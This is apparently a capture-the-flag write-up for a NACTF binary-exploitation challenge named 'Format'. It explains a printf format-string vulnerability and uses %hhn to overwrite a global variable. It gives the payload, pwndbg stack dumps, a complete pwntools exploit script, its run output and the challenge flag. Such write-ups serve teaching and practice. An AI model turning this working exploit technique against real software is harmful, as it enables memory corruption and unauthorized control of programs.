Format

Category: Binary Exploitation, Format String
Created: Nov 8, 2020 12:22 PM
Points: 300
Solved: Yes
Subjective Difficulty: 🔥🔥🔥

WriteUp:

Author: @Tibotix

🔎 Research:

We are given a program that basically prints out our given input.

📝 Vulnerability Description:

The `printf` function accepts format specifier to print out user input. When printing user input without format specifiers, such as `printf(user_controlled_input)` , the user_controlled_input can contain format specifiers, which will leak the contents of memory where the arguments for the format specifier would be stored, e.g. `rsi, rdx, rcx, r8, r9, <stack_memory>...` . (see Calling Conventions).

🧠 Exploit Development:

The `%n` specifier writes how much characters are already written inclusive filled format specifiers:

```
printf("%p%n", 0x1234567812345678, num); // %n would write 0x08 to num
```

When we want to write a single char to an address we can use the `%hhn` specifier. Here are the specifiers all listed:


printf

So this format string would write a char to `num_addr` by using the format specifier `%hhn` (hh=char)

```
num_addr = 0x404080
payload = b"%hu%hu%u%p"+b"%u"+b"%p%p"+b"%p%hhnAA"+p64(num_addr)
```


We can prove that that actually overwrites the lowest bit of `num` with `0x42` :

Before overwriting:



```
─────────────────────────────────[ STACK ]─────────────────────────────────
00:0000│ rdi rsp  0x7ffdbaa79270 ◂— 0x7525756825756825 ('%hu%hu%u')
01:0008│          0x7ffdbaa79278 ◂— 0x7025702575257025 ('%p%u%p%p')
02:0010│          0x7ffdbaa79280 ◂— 0x41416e6868257025 ('%p%hhnAA')
03:0018│          0x7ffdbaa79288 —▸ 0x404080 (num) ◂— 0x30401dfcc20ab700
04:0020│          0x7ffdbaa79290 —▸ 0x7fbbfd16000a (_GLOBAL_OFFSET_TABLE_+10) ◂— 0x9ae000007fbb
fd16
05:0028│          0x7ffdbaa79298 —▸ 0x7fbbfcffcf65 (setvbuf+261) ◂— xor    r8d, r8d
06:0030│          0x7ffdbaa792a0 —▸ 0x4012f0 (__libc_csu_init) ◂— endbr64
07:0038│          0x7ffdbaa792a8 ◂— 0x0
───────────────────────────────────────────────────────────────────────────
pwndbg>
```

After overwriting:




```
─────────────────────────────────[ STACK ]─────────────────────────────────
00:0000│ rsp    0x7ffdbaa79270 ◂— 0x7525756825756825 ('%hu%hu%u')
01:0008│        0x7ffdbaa79278 ◂— 0x7025702575257025 ('%p%u%p%p')
02:0010│ r10-6  0x7ffdbaa79280 ◂— 0x41416e6868257025 ('%p%hhnAA')
03:0018│        0x7ffdbaa79288 —▸ 0x404080 (num) ◂— 0x30401dfcc20ab742
04:0020│        0x7ffdbaa79290 —▸ 0x7fbbfd16000a (_GLOBAL_OFFSET_TABLE_+10) ◂— 0x9ae000007fbbfd
16
05:0028│        0x7ffdbaa79298 —▸ 0x7fbbfcffcf65 (setvbuf+261) ◂— xor    r8d, r8d
06:0030│        0x7ffdbaa792a0 —▸ 0x4012f0 (__libc_csu_init) ◂— endbr64
07:0038│        0x7ffdbaa792a8 ◂— 0x0
───────────────────────────────────────────────────────────────────────────
pwndbg>
```

Exploit Programm:

```python
from pwn import *

num_addr = 0x404080

p = remote("challenges.ctfd.io", 30266)

pause()

payload = b"%hu%hu%u%p"+b"%u"+b"%p%p"+b"%p%hhnAA"+p64(num_addr)

print(str(payload))

p.recvline() # Give me some text
p.sendline(payload)
r = p.recvline()
print(str(r))
print(p.recvall())
```

Run Exploit:



```
root@bcb119951d4f:/pwd/format# python3 exploit.py
[+] Opening connection to challenges.ctfd.io on port 30266: Done
[*] Paused (press any to continue)
b'%hu%hu%u%p%u%p%p%p%hhnAA\x80@@\x00\x00\x00\x00\x00'
b'You typed 28960000xa100x75257568257568250x70257025752570250x41416e6868257025AA\x80@@!\n'
[+] Receiving all data: Done (75B)
[*] Closed connection to challenges.ctfd.io port 30266
b"Congrats! here's your flag\nnactf{d0nt_pr1ntf_u54r_1nput_HoUaRUxuGq2lVSHM}\n\n"
```

FLAG: nactf{d0nt_pr1ntf_u54r_1nput_HoUaRUxuGq2lVSHM}

Summary / Difficulties:

This was a basic Format string exploitation challenge.

Further References:

- Format Strings Exploitation
- Calling Conventions

Used Tools:

- Pwndbg

Notes:

-